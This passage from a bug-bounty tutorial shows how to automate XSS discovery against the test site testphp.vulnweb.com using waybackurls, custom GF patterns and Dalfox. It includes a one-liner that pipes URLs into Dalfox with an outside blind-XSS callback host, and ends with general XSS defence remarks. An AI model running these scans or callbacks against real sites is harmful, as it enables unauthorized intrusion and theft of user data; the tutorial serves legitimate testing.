
There are two different ways to perform an XSS attack using Waybackurls with GF and Dalfox provides you with the advantage of testing and preparing a proof of concept and verifying it.

echo testphp.vulnweb.com | waybackurls –no-subs | dalfox -b tigv2.xss.ht pipe

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS13.png)

The reflected payload in attribute and DOM object, Dalfox delivery POC as you can see from the below screenshot

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS14.png)

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS15.png)

We hope you saw the magic behind using different gather URLs tools, that can help to understand each tool and how it works. Different crawler tools work in different ways in the process that crawling URLs from the example target, as we so even with various tests have produced different results, and each developer has different experiences and scope when it comes to creating those tools.


**GF-Patterns on Steroid Mode:**

Adding patterns to the GF tool allows you to perform pattern-based searches.


Following the above **grep-patterns** and **gf-patterns** download from GitHub, maximize the list of GF patterns to detect and find things that others cannot find instead of using the default GF patterns included with the tool. Also, you can write your own GF-patterns in .json files that you can use to grep high-risk information.

First, you need to prepare and armor the list, you can copy the. json patterns files to **~/.gf** like this:


mv \*.json ~/.gf

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS16.png)

Compare the screenshot SS11 with the list we have now (looking at the below screenshot we have more gf patterns in our list).

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS17.png)

Enhance your automation methodology and detect more bugs by leveraging existing GF patterns.

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS18.png)

From the above screenshot gf-pattern, we saw how gf patterns are written format in .json using flags and patterns learning from that you can create your own custom patterns.

From our experience, urlparams.json allows you to grep a list of URLs that we’ve already gathered from preview results line by line and print any lines that match a specified pattern. Yes, those characters are contained in parameter URLs, where you can filter only those URLs that have parameters.

**Conclusion**

XSS vulnerabilities allow malicious actors to inject malicious code (client-side scripts) into web pages. By executing this code, the user’s browser could change the behavior or appearance of a website, steal sensitive data, perform actions on behalf of the user, and more.

User input fields in websites are used to implement cross-site scripting attacks. In order to prevent automatic postings on a website, it is necessary to block them. The most vulnerable Web features to XSS vulnerabilities are bulletin boards and comments sections.

Web application firewalls (WAFs) will spot and block XSS attacks. When an XSS attack occurs on your website, that means there are coding weaknesses also in the WAFs application that allow it to be attacked, and they will recur until you rewrite the processes to make them more secure.

It is not possible to detect XSS in web applications with a silver bullet. A combination of human effort (manual code reviews) and technology support (automated tools such as vulnerability scanners) is needed to find XSS vulnerabilities. Using a text editor, a developer and application security reviewer manually review codes. An expert security team with advanced static analysis tools is at the other end of the scale.

This also will help bug bounty hunters get quicker bounties, as they will be faster and have more quality results to create reports, and submit their Proof of Concepts since most of the programs support this type of vulnerability.